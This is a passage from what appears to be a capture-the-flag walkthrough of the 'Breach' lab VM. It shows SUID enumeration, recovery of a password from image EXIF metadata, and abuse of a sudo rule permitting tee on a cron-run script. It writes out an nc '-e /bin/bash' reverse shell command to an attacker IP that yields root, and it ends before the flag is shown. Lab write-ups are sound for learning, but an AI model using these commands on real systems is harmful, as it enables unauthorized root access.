SUID (find / -perm -u=s -type f 2>/dev/null
-----
/bin/su
/bin/fusermount
/bin/umount
/bin/ping6
/bin/mount
/bin/ping
/usr/bin/mtr
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/traceroute6.iputils
/usr/bin/at
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/pkexec
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/authbind/helper
/usr/sbin/uuidd
/usr/sbin/pppd
```

Try each one of them in GTF0bins : didnt work for me

And if one of these wont work go for some kernel exploit but those are harder u can find version info in SysInfo.txt after running that script there

I think the key here is to enumerate bill so we did found a image of bill on the website



and metadata of that image :

```
exiftool bill.png
ExifTool Version Number      : 12.92
File Name                   : bill.png
Directory                   : .
File Size                    : 323 kB
File Modification Date/Time : 2016:06:05 05:05:33+05:30
File Access Date/Time       : 2024:07:25 21:37:43+05:30
File Inode Change Date/Time: 2024:07:25 21:37:43+05:30
File Permissions            : -rw-r--r--
File Type                   : PNG
File Type Extension         : png
MIME Type                   : image/png
Image Width                 : 610
Image Height                : 327
Bit Depth                   : 8
Color Type                  : RGB with Alpha
Compression                 : Deflate/Inflate
Filter                      : Adaptive
Interlace                    : Noninterlaced
Warning                     : [minor] Text/EXIF chunk(s) found after image data
Comment                     : coffeestains
Image Size                  : 610x327
Megapixels                  : 0.199
```

This is probably this password : coffeestains

- It turns out it is

User : blumbergh

Password : coffeestains

```
milton@Breach:/tmp/Privy$ su blumbergh
Password:
blumbergh@Breach:/tmp/Privy$ id
uid=1001(blumbergh) gid=1001(blumbergh) groups=1001(blumbergh)
blumbergh@Breach:/tmp/Privy$
```

its sudo permissions :

```
blumbergh@Breach:/tmp/Privy$ sudo -l
Matching Defaults entries for blumbergh on Breach:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User blumbergh may run the following commands on Breach:
    (root) NOPASSWD: /usr/bin/tee /usr/share/cleanup/tidyup.sh
```

lets see if we can see that tidyup.sh script

```
blumbergh@Breach:/tmp/Privy$ cat /usr/share/cleanup/tidyup.sh
#!/bin/bash

#Hacker Evasion Script
#Initech Cyber Consulting, LLC
#Peter Gibbons and Michael Bolton - 2016
#This script is set to run every 3 minutes as an additional defense measure against hackers.

cd /var/lib/tomcat6/webapps && find swingline -mindepth 1 -maxdepth 10 | xargs rm -rf
```

it turns out it does have nc and we hope it has the -e option

I used this command :

```
echo "nc -nv 192.168.110.64 4445 -e /bin/bash" | sudo tee
/usr/share/cleanup/tidyup.sh
```

After 3 min : also make sure to have a listener on port 4445

```
[pks@Kali:~/Documents]$ nc -lvp 4445
listening on [any] 4445 ...
connect to [192.168.110.64] from (UNKNOWN) [192.168.110.140] 35240
id
uid=0(root) gid=0(root) groups=0(root)
```

```
ls -al
total 60
drwx----- 4 root root 4096 Jun 12 2016 .
drwxr-xr-x 22 root root 4096 Jun 4 2016 ..
-rw----- 1 root root 115 Jun 12 2016 .bash_history
-rw-r--r-- 1 root root 3106 Feb 19 2014 .bashrc
drwx----- 2 root root 4096 Jun 6 2016 .cache
-rw-r--r-- 1 root root 840 Jun 11 2016 .flag.txt
-rw-r--r-- 1 root root 23792 Jun 4 2016 flair.jpg
-rw-r--r-- 1 root root 140 Feb 19 2014 .profile
drwxr-xr-x 2 root root 4096 Jun 5 2016 .rpmbuild
-rw-r--r-- 1 root root 66 Jun 4 2016 .selected_editor
```

and the root flag :